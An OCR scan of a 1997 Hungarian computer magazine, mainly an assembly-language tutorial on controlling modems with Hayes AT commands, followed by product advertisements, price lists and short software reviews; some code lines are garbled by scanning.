A modemek utasításkészletét az úgynevezett *Hayes-nyelv* írja le. A Hayes nyelv utasításai az 'AT' parancs-prefixből, az ezt követő parancsokból, valamint a 0dh, 0ah parancsáró adatszekvenciából állnak. A parancsok elméletileg szabványosak, gyakorlatilag azonban – modemtípusonként – vannak eltérések. Nézzünk ezek után egy utasítást, s bemelegítésként talán a legegyszerűbbet: 'AT', 0dh, 0ah. Ez az úgynevezett *üres parancs* felhasználható a modem adatátviteli sebességének a beállítására. Az utasítás kiadásának a módja: írjuk ki a soros portra az 'A', 'T', 0dh, 0ah bájtokat.

Parancsmódban – mint már említettük – a modem megpróbálja értelmezni, végrehajtani a kapott utasítást, és az eredménytől függően 'OK' vagy 'ERROR' választ ad. A bekapcsolt és jól konfigurált modem az üres parancsra *mindig az OK-val* válaszol.

Bonyolultabb utasítás esetén az 'AT' prefix és a 0dh, 0ah közé szúrjuk be a parancsot: 'ATH1', 0dh, 0ah. Ennek az utasításnak a hatására például

a modem rálép a vonalra (felemeli a telefonkagylót). Egy utasításban több parancs is lehet, de néhány parancs csak a parancssor legvégén helyezkedhet el. Az utasítás-sor hossza rendszerint legfeljebb 40 karakter. E rövid elméleti bevezető után nézzük meg gyakorlatban egy utasítás kiadását!

```

=====
=sendMODcom: pusha
                mov  ax,800
                call waiting
                call  serbufclr
; // A parancs kiadása előtt várunk 800
; msec-ot, majd kitöröljük a soros port
; puffert //
                mov  al,'A'
; send attention string
                call serout
                mov  al,'T'
                call serout
; // Kiadjuk az 'AT' parancs-prefixet. //
                mov  si,di
; send command
smcom1:         lodsb
                or   al,al
                jz   smcom2
                call serout
                jmp  ; // Elküldjük
; a parancsszekvenciát. A szekvencia
; végét egy 0 bájtt jelzi, ezt természetesen
; nem küldjük el. //
smcom2:         mov  al,0dh
; CR
                call serout
; end of command
                mov  al,0ah
                call serout
; // Kocsi vissza, soremelés (CR, LF):
; ez zárja az utasítást. //
smcom21:        mov  word ptr
[waitime],1620 ; wait 90 sec.
                call serin
                cmp  ax,9000h
                jz   smerror
; // 90 másodpercet várunk a modem
; válaszára. Ha nem válaszol: Hiba. //
                cmp  al,0dh

```

```

                jz   smcom21
                cmp  al,0ah
                jz   smcom21
; // A nem kiírható karaktereket „le-
; nyeljük” a válasz elejéről. //
                lea  bx,modDTA
                mov  [bx],al
                call readser
                call modmsgprint
                call click
                jmp  smend
; // Kiírjuk a modem választát. //
smerror:        mov  word ptr
[errorline],6 ; device timeout
                call msgerror
                jmp  modemreset
; programreset
; // Ha hiba volt: „Device timeout”, és
; újra indítjuk a programot. //
smend:          popa
                retn
; // Visszatérés az eljárásból. //

```

Nézzünk meg néhány parancsot, a teljesség igény nélkül: Z0 vagy Z1 – modem reset és konfigurálás. Bekapcsoláskor a Z parancs kiadódik.

H0 és H1 – Telefonkagyló le, telefonkagyló föl.

E0 és E1 – Ez az úgynevezett echo. E0-nál ki van kapcsolva, E1-nél pedig be. Ez utóbbi azt jelenti, hogy a modem az összes kapott karaktert visszaküldi. Az első teendőink között legyen az echo kikapcsolása.

L0 ... L3 – A beépített hangszóró hangerejét szabályozza.

V0 és V1 – A modem válaszána formája. V0=szám, V1=szöveg.

Ezek a legegyszerűbb példák voltak. Persze számos pa-

rancs létezik még, s ezek általában 2-3 karakter hosszúságúak. A modemekhez adott leírások szinte minden esetben tartalmazzák az adott típushoz tartozó parancslistát.

Ha már kezelni tudjuk a soros portot, s parancsot is tudunk kiadni a modemnek, akkor szólaltassuk is meg. Először is *inicializálunk*. Az inicializálás során kiadjuk a Z1 parancsot, amely a második konfigurációs táblázat alapján felparaméterezi a modemet. Ezt a paramétertáblát – később majd látni fogjuk, hogyan – mi magunk is kitölthetjük, és a modem nemfelejtő memóriájába írhatjuk.

```

=====
initmodem:     pusha
                lea  di,oper1
                call printoper
; // Kiírjuk az „Inicializálás” üzenetet. //
                mov  word ptr
[totalblock],0 ; clr counters
                mov  word ptr
[errorcount],0
                mov  word ptr
[blsync],0
; // Töröljük az adatátviteli változókat. //
                lea  di,baud300
; set fix baud value
                xor  bx,bx
                mov  bl,[baudpoint]
                shl  bx,1
                mov  ax,[di+bx]
                mov  word ptr
[baudlo],ax
; // Beállítjuk a baudrátát. //
                lea  di,bstable
; set blocksize
                xor  bh,bh
                mov  bl,[blockpoint]
                shl  bx,1
                push [di+bx]
                pop  [blocksize]
; // Beállítjuk a blokkméretet. Figyeljünk
; meg, hogy a paramétert mindkét esetben
; a vermen keresztül adtuk át. Ennek az
; az előnye, hogy nincs szükség
; segédváltozóra, és kevés óraciklust
; igényel, azaz =gyorsabb. //
                call serialinit
; // A beállított baudrátának és a rendszerkonstansoknak (adatbit, stopbit,
; stb.) megfelelően inicializáljuk a soros
; portot.//
                lea  di,resetstr
                call sendmodcom
; // A resetstr tartalma a már említett
; 'Z1' parancs. Ezt most kiadjuk. Mint
; láttuk, a sendmodcom rutin a modem
; választát is kiírja. //
initmodemend:  popa
                retn
; // Ahogy szoktuk, zárjuk a rutint. //

```

Vizsgáljuk meg ezek után, hogy vajon milyen paramétereket is takar a 'Z1' parancs hatására betöltődött „második

Várjuk olvasóink saját készítésű programjait és azok rövid leírását. A legjobbaknak mind a Szoftver Újságban, mind a CD-mellékleten helyet szorítunk, s természetesen megfelelően honoráljuk is alkotásaikat.

Címünk:
1091 Budapest, Üllői út 25.
Computer Panoráma Szoftver Újság

konfiguráció”, amelynek parancsait az alábbi három sor tartalmazza:

```
initstr db
'V1EQQL0M1B0\K5&D2&J&C1X4&M
0\N0',0
registers db
'S0=0S6=05S7=90S9=20S10=40S12=
20',0
noflowstr db
'\G0&Q6&K0',0
```

V1 – a modem választ (eredménykód) szövegesen várjuk

E0 – echo letiltva

Q0 – eredménykód küldése engedélyezve

L0 – hangszóró halk

M1 – a hangszóró kikapcsol, ha a két modem összekapcsolódott

B0 – csak 300 és 1200 baudnál van jelentősége (CCITT üzemmód)

\K5 – a vonalmegszakítás jelzése a másik modem felé

&D2, &C1 – e két parancs értelmezése mélyebb hardverismereteket igényel

&J – a telefonvonal csatlakozó négyeres

X4 – tárcsahang- és foglaltságérzékelés bekapcsolva

&M0 – aszinkron soros vonali kommunikáció

\N0 – úgynevezett normál kapcsolat: a modem átmeneti puffert (rendszerint 1024 bájt-nyit) bocsát rendelkezésre, nincsen hibajavítás és adattömörítés.

Vajon miért jó, ha nincs hibajavítás és adattömörítés, és mire jó az átmeneti puffer?

Az átmeneti puffernek akkor van jelentősége, ha a soros portra gyorsabban írjuk ki az adatokat, mint ahogyan azokat a távoli gép fel tudja dolgozni. A modem ebben az átmeneti tárban helyezi el a várakozó, még fel nem dolgozott adatokat.

A hibajavításra és az adattömörítésre a korszerű modemek többféle lehetőséget is kínálnak. Problémás lehet viszont, ha *tömörített adatállományt* akarunk átküldeni. Ekkor ugyanis időt veszítünk az-

zal, hogy a modem megpróbálja tömöríteni a már összetömörített adatokat. Az viszont tény, hogy a szoftveres tömörítők hatékonyabbak, mint a modemek előre beégetett, tehát megváltoztathatatlan tömörítőalgoritmusai. A leggyorsabb tehát az *előre tömörített adatok tömörítési protokollt* mellőző adatforgalma.

A registers címkével ellátott parancssor segítségével közvetlenül a modem regisztereit lehet programozni, igényeinknek megfelelően. Lásunk néhányat:

S0=0 – meghatározza, hogy a modem hányadik csengetésre küldjön automatikus választ a távoli modemnek.

S0=0 esetén nincs automatikus válasz, és akkor is ezt az értéket kell beállítanunk, ha mi kezdeményezzük a hívást.

S6=05 – 5 másodpercet várjunk a tárcsahangra a tárcsázás előtt.

S7=90 – 90 másodpercig várjuk az ellenoldali modem választát.

S9=20 és DID=40 – ez a két regiszter a különféle vonali konstellációk figyelését szabályozza. Az S10-ben mindig nagyobb értéknek kell lenni.

S12=20 – Az úgynevezett kilépési késleltetés védőideje. A 20-as érték 1 másodpercet jelent.

A konfigurációs paraméterek harmadik csoportját az úgynevezett *adatfolyam-vezérlő parancsok* képezik. Az adatfolyam-vezérlés azt jelenti, hogy a modem közli a számítógéppel, sőt akár a távoli modemmel is, hogy mikor képes adatokat fogadni. Ezt többnyire kétféleképpen teheti meg: hardveresen (egy bit 1-re vagy 0-ra állításával), vagy szoftveresen egy úgynevezett visszacsatoló karakter küldésével. Mivel az első esetben kissé nehézkes a bit figyelése, a második esetben pedig bináris adatforgalom esetén (tömörített adatoknál csak bináris adatforgalom van!) lehetet-

len a visszacsatoló karakterek értelmezése, *saját kézbe kell vennünk az adatfolyam vezérlését.*

\G0 – a modem-modem közti adatfolyam-vezérlés kikapcsolása.

&Q6 – egyes modemeken ez helyettesíti a \N0 parancsot.

&K0 – a modem-számítógép közti adatfolyam-vezérlés kikapcsolása.

– (Egyes modemeken: \Q0.)

Kikapcsoltuk tehát a hibajavítást, az adattömörítést, az adatáram-vezérlést és az automatikus választ. A modemtől csak annyit várunk, hogy kapcsolódjon össze a másik modemmel, és továbbítsa az adatainkat a másik felé. A többi mi majd elintézzük.

Az összeköttetés kialakításának első lépése a *tárcsázás* a kezdeményező részéről és a *bejelentkezés* az ellenoldalon. A tárcsázás ugyanolyan utasítás, mint a többi, a telefonszámot az utasításon belül kell elhelyezni. Például így: 'ATDT06W-27311637' vagy így: 'ATDP-06W 27 311-637'. Az 'AT' prefix ismerős. A 'D' parancs a tárcsázás parancs, a 'T'/'P' a tone, illetve a pulse telefonüzemmód kapcsolója, a '06' már a telefonszám része: távhívás következik. A 'W' utasítja a modemet, hogy várjon a tárcsahangra, s ezután következik a körzetszám és a telefonszám. Íme a programpélda:

```
=====
ingelvis:      lea     pusha
               si,PTflag

; P/T

               lea     di,origstr
               lodsb
               mov     [di+1],al
// Beállítjuk a tone vagy a pulse üzem-
// módot. A Dflag értéke 'T' vagy 'P' le-
// het. //

               call   telnumake
               cmp    byte ptr [er-
ror],0

               jz     ingelvisOK
               call   bell
               jmp    elvisend

; bad number
// Előállítjuk a telefonszámot. A telnu-
// make eljárás a forrásstringből kiszűri
// a szöveges utalásokat, a telefonszá-
```

```
mot pedig a modem számára érthető
formába hozza. Ha ez nem sikerül: hi-
ba és kilépés. //
ingelvisOK:   lea     di,origstr
; calling
               call   sendmodcom
               call   serstat
// A komplett tárcsázás utasítást kiír-
// juk a modemre, a modem választ be-
// olvassuk, végül ellenőrizzük (serstat),
// hogy a felhasználó nem szakította-e
// meg egy scroll-lockkal a folyamatot. //
elvisend:     popa
               retn3
```

S hogy mit tesz eközben a másik oldal? Mindenekelőtt vár a csengetésre, majd „felveszi a kagylót” és bejelentkezik.

```
=====
answer:       pusha
               call   ringwait
; wait for RING
// Várjuk a csengetést. //
               lea     di,offhook
; lift reciever
               call   sendmodcom
// Ha a telefon csöng, felvesszük a
// kagylót: 'ATH1'. //
               mov     cx,60
; wait 6 sec
answerwait:   call   serstat
               mov     ax,100
               call   waiting
               loop   answerwait
// Hat másodpercet várunk a válasz
// elküldése előtt. Ennyi idő bőségesen
// elég ahhoz, hogy nyugalom legyen a
// vonalon, és a két gép szinkronba ke-
// rüljön. //
               lea     di,AA
; send ANSWER
               call   sendmodcom
               call   serstat
// A válaszadás utasítása: 'ATA'. //
answerend:    popa
               retn

Ringwait:
ringwait0:   call   pusha
               call   serstat
               test   al,40h
               jz     ringwait0
               popa
               retn
// Ilyen egyszerű a csengetésfigyelés.
// A modem státuszbitje a 0-tól számí-
// tott hatodik bit fölemelésével jelzi:
// cseng a telefon. //
```

Ha mindkét oldalon minden rendben lezajlott, és a felhasználók sem gondolták meg magukat, akkor a két modem „összefütyüli” magát. Parancsokat (a speciális felépítésű escape parancs kivételével) nem fogadnak, a soros portra írt adatokat a másik modem felé továbbítják.

Végvári Lajos

VisualAge™ for Basic

Eszköz a már meglévő Basic ismeretei felhasználásával kereszt-platformos, kliens/szerver, vállalati alkalmazások létrehozásához

Az IBM VisualAge for Basic alkalmazás fejlesztő eszközök hatékony készlete, amely a Basic programnyelv egy fejlett eszköze köré épült. A VisualAge for Basic olyan fejlesztők számára készült, akik GUI klienseket készítenek, valamint olyan DB2 alkalmazás programozók számára, akik Basic programnyelvet akarnak használni GUI kliensek, DB2 tárolt eljárások és DB2 felhasználói függvények létrehozásához.

A VisualAge for Basic programmal Ön az alábbiakat teheti:

- A VisualAge for Basic integrált fejlesztői környezetének használatával készíthet kereszt-platformos, rendszerezhető, vállalkozás-szintű GUI alkalmazásokat.
- Összetett komponensű modellekből elemeket integrálhat egyetlen alkalmazásba. A támogatott modell komponensek tartalmazzák: SOM, OpenDoc, OLE 2, OCX és C/C++.
- Beágyazott SQL vagy az IBM Call Level Interface (CLI) használatával a DB2 adatbázisok zökkenőmentesen elérhetők összetett platformokon, DB2 vagy nem IBM adatbázisok pedig az iparierős Open Database Connectivity (ODBC) protokollon keresztül érhetőek el.
- A tárolt eljárásokat és a felhasználói függvényeket többszörös platformon DB2 adatbázisokon hozhatja létre, tesztelheti, beépítheti és regisztrálhatja, majd különböző kliensekről leívhhatja azokat.

KERESZT-PLATFORMOS GUI ALAKALMAZÁSOK LÉTREHOZÁSA

Támogatott platformok

A VisualAge for Basic kliensek OS/2, Windows NT és Windows 95 alatt futnak. A VisualAge for Basic szerverek OS/2, Windows NT és AIX/6000 alatt futnak. Ezen a három kliens platformon alkalmazásokat fejleszthet, és telepítheti a három kliens és a három szerver platform bármelyikére.

Vizuális GUI építő

A vizuális GUI építő lehetővé teszi, hogy Ön egy egyszerű "rámutat-és-klikkel" (point-and-click) művelettel alkalmazásokat építsen. Az alkalmazások létrehozásához rá kell kattintani az elemekre egy eszköztáron és elhelyezni őket egy úrlapon. Ezek után egy nyelv-precíziós kódszerkesztőben Basic programnyelvben kódolja így adja hozzá a funkciókat a komponensekhez.

Nyelv-precíziós kódszerkesztő

A teljes függvény kódszerkesztő különböző színeket használ ahhoz, hogy az Ön kódját egy könnyen olvasható formában mutassa be. Lehetővé teszi azt is, hogy Ön átugorhasson a projektjében bármely modulban bármely alprogramra.

Interaktív hibakereső program

A VisualAge for Basic előtérbe helyez egy teljes függvény hibakereső programot, amely lehetővé teszi, hogy Ön megszaktitási pontokat, kód átlépéseket, ellenőrző értékeket helyezzen el, és hogy elérhesse az eljárás hívó vermet. A kliens munkapadjáról szintén ellenőrizhet olyan kódot, amely egy DB2 AIX/6000 szerveren fut.

KOMPONENSEK INTEGRÁLÁSA

Objektum orientált bővítések

A VisualAge for Basic OO bővítéseket nyújt a Basic nyelvhez, amelynek segítségével Ön osztályokat és alosztályokat hozhat létre Basic programnyelvben. Kódolhat Basic rendszerű hívásokat is külső objektum rendszerekhez, mint például SOM, OLE2, OCX és C/C++ éppen úgy, mintha ezt más integrált résszel tenné.

Komponensek integrálása

A Basic "húzd-és-dobd" (drag-and drop) vizuális fejlesztői környezetével és külső objektum rendszerek használatával, olyan osztályokat és komponenseket integrálhat a saját alkalmazásába, amelyeket nem Basic nyelveken írtak. A komponensek készülhetnek C++-ban vagy más nyelveken az alábbi objektum rendszerek használatával:

- SOM és OpenDoc OS/2 alatt;
- SOM, OLE2 és OCX a Windows NT és Windows 95 alatt;
- C és C++ OS/2, Windows NT és Windows 95 alatt.

OpenDoc dokumentumok

A VisualAge for Basic lehetővé teszi, hogy az alkalmazásában található formát egy OpenDoc dokumentumhoz csatolja. Miután telepítette az OpenDoc-ot, megjelenik hozzá egy vezérlő a VisualAge for Basic eszköztárában, majd ezt a "húzd-és-dobd" (drag-and drop) művelettel egy meglévő OpenDoc dokumentumhoz csatolhatja.

ADATELÉRÉS

Beállítások adataleléshez

Ha telepíti az alábbiakban bemutatott VisualAge for Basic DB2 támogatást, használhatja a CLI-t vagy a beépített SQL-t a DB2 eléréséhez OS/2, Windows NT és AIX/6000 alatt.

Nem IBM adatbázisokkal (éppúgy mint a DB2-vel) az adatokat elérheti közvetlen ODBC hívásokkal.

A Windows NT és Windows 95 alatt futó VisualAge for Basic esetében automatikusan érhet el adatokat egy adatkomponensen és befűzött GUI komponenseken keresztül anélkül, hogy szükséges lenne a programozás. A programozás megkönnyítéséhez további adatalelési osztályok a Windows klienseken vannak.

VisualAge for Basic DB2 támogatás

A VisualAge for Basic DB2 támogatás egy olyan beállítás, amelyet kiválaszthat a VisualAge for Basic telepítéskor.

Ha a rendszerén van DB2 szoftver fejlesztői készlet (DB2SDK), akkor a DB2 támogatás az alábbiakat teszi lehetővé:

- Az beágyazott SQL statikus és dinamikus használatát OS/2, Windows NT- és Windows 95 klienseken és OS/2, Windows NT és AIX/6000 szervereken;
- Tárolt eljárások és Basic nyelven írt felhasználói függvények beépítését OS/2, Windows NT és AIX/6000 adatbázis szerverekre;
- Az alábbiakban bemutatott hatékony VisualAge for Basic tárolt eljárások, felhasználói függvény építő és böngészők használatát.

TÁROLT ELJÁRÁSOK ÉS FELHASZNÁLÓI FÜGGVÉNYEK BEÉPÍTÉSE

Előnyök

A VisualAge for Basic programot használata tárolt eljárások és felhasználói függvények beépítéséhez, vállalkozása az alábbiakra válik képessé:

- Javul a biztonság azáltal, hogy az adatbázis előjogokat tárolt eljárásokban tömöríti statikus SQL-t használva.
- Csökkenti a fejlesztési költséget és növeli a megbízhatóságot azzal, hogy összetett alkalmazásokban újra felhasználja az általános rutinokat.
- Központosítja a kezelést, adminisztrációt és a biztonságot az általános rutinokhoz.
- Csökkenti a kommunikációs letöltést a kliensek és az adatbázis szerverek között. Például Ön elemezhet óriási eredmény készleteket és futtathat más feldolgozás-összpontosító rutinokat megosztott, nagy teljesítményű szervereken.
- A szervezetén belül gyakran használt rutinokhoz felhasználói függvényeket hoz létre, amivel növeli az adatbázist.

Építők és böngészők

A tárolt eljárásokhoz és a felhasználói függvényekhez tartozó VisualAge for Basic építők lehetővé teszik, hogy Ön könnyedén létrehozza, beépítse és regisztrálja a tárolt eljárásokat és a felhasználói függvényeket a DB2 szervereken. Építhet helyi és távoli, egyszerre egy vagy több szerveren az OS/2, Windows NT vagy AIX/6000 alatt.

A tárolt eljárásokhoz és a felhasználói függvényekhez tartozó VisualAge for Basic építők lehetővé teszik, hogy megjelenítse a katalógus bemeneteket, minden tárolt eljárást és a felhasználói függvényt bármilyen DB2 szerverhez az OS/2, Windows NT vagy AIX/6000 alatt.

OCX és VBX tárolt eljárás

A VisualAge for Basic biztosít egy OLL egyedi vezérlőt (OCX) és egy hasonló Visual Basic kiterjesztést (VBX), amely lehetővé teszi a VisualAge for Basic tárolt eljárás integrálását új vagy már létező Visual Basic kliens alkalmazásokkal.

- OCX Windows NT és Windows 95 alatt
- VBX Windows 3.1 alatt

KAPCSOLÓDJON DÍJTALANUL A VIZUÁLIS KORHOZ

Egy meghatározott időre díjtalanul letöltheti a VisualAge for Basic másolatát. Hogy ezt hogyan teheti? Többet szeretne tudni VisualAge for Basic programról? Látogasson meg a World Wide Webben a következő oldalon:

[Http://www.software.ibm.com/ad/vabasic](http://www.software.ibm.com/ad/vabasic)

IBM International Business Machines Corporation 1996 Minden jog fenntartva. Az AIX/6000, DB2, IBM, OS/2 és a VisualAge az International Business Machines Corporation védjegyei. A Visual Basic, Windows és a Windows 95 logó a Microsoft Corporation védjegyei vagy bejegyzett védjegyei. A Windows NT a Microsoft Corporation bejegyzett védjegye. A jelen kiadványban szereplő más társaságok, termékek vagy szolgáltatások neve mások védjegyei vagy szolgáltatásai lehetnek.

Kérjen árajánlatot további 8000 termékről is!

hansa electro ten kft

1134 Budapest, Váci út 53-55.
Tel.: 269-86-82, 344-21-84
Fax.: 269-86-83

Alaplap, CPU, SIMM

SIMM EDO 4/8/16/32/64/SD16/32/64	3,5/5,5/11/22/68/16/29/72 e
ASUS TP55T2P4/TX97/E/ATX/P6NP5/KN97X PII	26/31/32/33/49/65 e
CPU Intel Pro200/MMX166/200/233 /P-II233/266	99/42/60/78/129/159 e

Monitor és vezérlő

Diamond Virge2/VX2/VX4MB/Monster 4MB/Fire GL1000 4/8MB	20/30/38/32/48/56 e
Hercules Term. 3D DX4 EDO/Dyn. 128 ET6000 2/4/Stingray 128 3D6MB	21/14/22/44 e
Matrox Mill. 2/4/MB /UPG 2/4/6MB/Mill-II./Mys 2/4/UPG 2MB	28/36/14/24/35/48/17/25/9 e
MAG 15" 1595 MPRII/TCO92 /17"DX700T/DJ707	43/45/119/99 e
IDEK iiYama 15"/17"8617T/9017T/21"8221T/8721T	59/118/129/255/285 e
Sony Trin 100SX/SFT/200SX/SF/300SF	62/68/125/145/280 e
CD író 2x IDE Mitsu6x/Sony8x/SCSI HP6020/ Sony926	83/85/78/75 e
CD író 2x JVC2022/4x TEAC KIT/Yamaha400i/200Ti	58/108/106/72 e

A változtatás jogát fenntartjuk. 1997.07.02.-i állapot. Tel.: 269-86-82, 344-21-84 Fax: 269-86-83

Számítástechnikát oktatók figyelem!

Volt már időmilliomos???
Nem? ... pedig az lehetne!
Még hozzá nem is akármilyen ÁRON!

• Kifuttatjuk a raktáron lévő régebbi témájú Számítástechnikai Oktatócsomagokat

30% -al csökkentett áron,
amíg a készlet tart!

Windows 3.1 kezdő-haladó:
Word 6.0 kezdő-haladó:
Táblázatkezelés +
Excel 5.0 kezdő-haladó:

• Office 95 csomag október 31-ig **bevezető áron:**

Gépkezelés Windows 95-el +
Szövegszerkesztési alapismeretek +
Word 7.0 + Táblázatkezelési
alapismeretek + Excel 7.0 =

~~166.000,-~~

135.000,-

A fentiek animációval bővített
PowerPoint változata:

~~75.000,-~~

49.000,-

A feltüntetett árak nem tartalmazzák a 12%-os Áfát-t!

Oktatóanyagaink megfelelnek az OKJ-s
alap-, illetve középfokú szakképzés
követelményrendszerének.

A minőségre garancia több mint 100 referenciánk, iskolától oktatóközpontig!

ALBASZOFT
OKTATÁS

Cím: 8000 SZÉKESFEHÉRVÁR, VÁGÚJHELYI U. 38.
TELEFON/FAX: (22) 329-228, 348-328
E-MAIL: ALBASZOFT@MAIL.ALBA.HU
INTERNET: WWW.ALBA.HU/ALBASZOFT


Oktatóanyagaink tartalma:

- ♦ többiek A4-es méretben
- ◊ gyakorlati feladatlapok
- ◊ vizsgafeladatok
- ◊ tematika

40.000,- helyett 28.000,-
75.000,- helyett 52.500,-
103.000,- helyett 72.000,-

Microsoft
SOLUTION PROVIDER
Hivatalos Oktatóközpont

WINDOWS PANORÁMA

A „házas” számítástechnika:

**MEGÚJULT
TARTALOMMAL
MOST MÁR
HAVONTA**

Megrendelhető:


Computer Panoráma Kiadói Kft.
1091 Budapest, Üllői út 25.
Telefon: 218-3011/302, 369
Fax: 217-2646

**MOST
KEDVEZMÉNYESEN
FIZETHET ELŐ
A MÁSODIK FÉL ÉVRE**

**MEGRENDELEM 1997-RE
A MÁSODIK FÉL ÉVRE
a Windows Panorámát**

5 szám floppymelléklettel
2325 Ft

Név:
Cím:
Telefon:
(Cégszerű) aláírás:
Bankszámlaszám:



Capitaly

A társasjátékok világában máig az egyik legnépszerűbb a Monopoly, vagy ahogy magyar változatát hívják, a Capitaly. A játék lényege röviden: különböző árú telkeket (amelyeket a táblán levő mezők jelképeznek) vásárolhatunk, amelyekre házakat, később hoteleket építhetünk. Ha ellenfeleink egyike egy olyan telkre lép, amely a mi tulajdonunk, akkor fizet, ha pedig ház vagy netán hotel is van az adott telken, akkor még

többet kell leszurkolnia. Természetesen az ellenfeleink is vásárolhatnak telkeket, és ők is pénzéhesek. A cél: az ellenfelek teljes megkopsztása!

Eme erősen kapitalista szemléletű társasjáték eredeti változatának számítógépes adaptációja után elkészült a mi Capitalyunk is. Most már magyarul is játszhatunk, de ezt csak akkor ajánljuk, ha nincsen valódi játékunk, mivel a virtuális változat nem ér fel egy közös Capitalyval.

Uve

Bár az Ultimate Virus Eliminator neve angolos, mégis magyar szoftverről van szó. E vírusölő elkészítéséhez azok a vírusok adták a fő motivációt, amelyeket egyetlen közismert vírusirtó sem hajlandó felismerni és letakarítani a gépről.

A program néhány sokatmondó tulajdonsága: helyzetérzékeny help (az F1-gyel érhető el), rész-

letes adatbázis az általa ismert vírusokról, heurisztikus keresési funkció (az ismeretlen vírusok felderítésére), a polimorf vírusok felismerése. Ugyancsak kedvező, hogy a lopakodó vírusokat akkor is képes felismerni, ha a kártevő aktívan a memóriában van.


Az UVE-t teljes egészében assemblyben írták, ezért igen gyors. További előnye, hogy sok-sok hasznos, a vírusokkal kapcsolatos információhoz juthatunk – ráadásul magyar nyelven!

WinZip

A WinZip a Windows 95, a Windows NT és a Windows 3.1 alatti tömörített fájlokat kezelő segédprogram. Manapság, amikor az Internet tele van tömörített fájlokkal, nélkülözhetetlen egy ilyen utility. A WinZip amúgy pedig nem egy szimpla programcska: használhatósága miatt több nyugati szaklap is igen elismerően méltatta. A tömörítéssel csak most ismerkedőknek egy-

szerűen, közérthetően „tálalja” a Zip formában elérhető fájlok ki-tömörítését és installálását. A tapasztaltabbak a Classic változatot használhatják, amely számos lehetőséget kínál a tömörített fájlokkal való bíbelődésre.

A WinZip Self-Extractorral önmagukat kitömörítő Zip fájlokat is készíthetünk, amelyeknél – a kitömörítési fázisban – értelem-szerűen nincsen szükség segédprogramra.

Crazy Drake

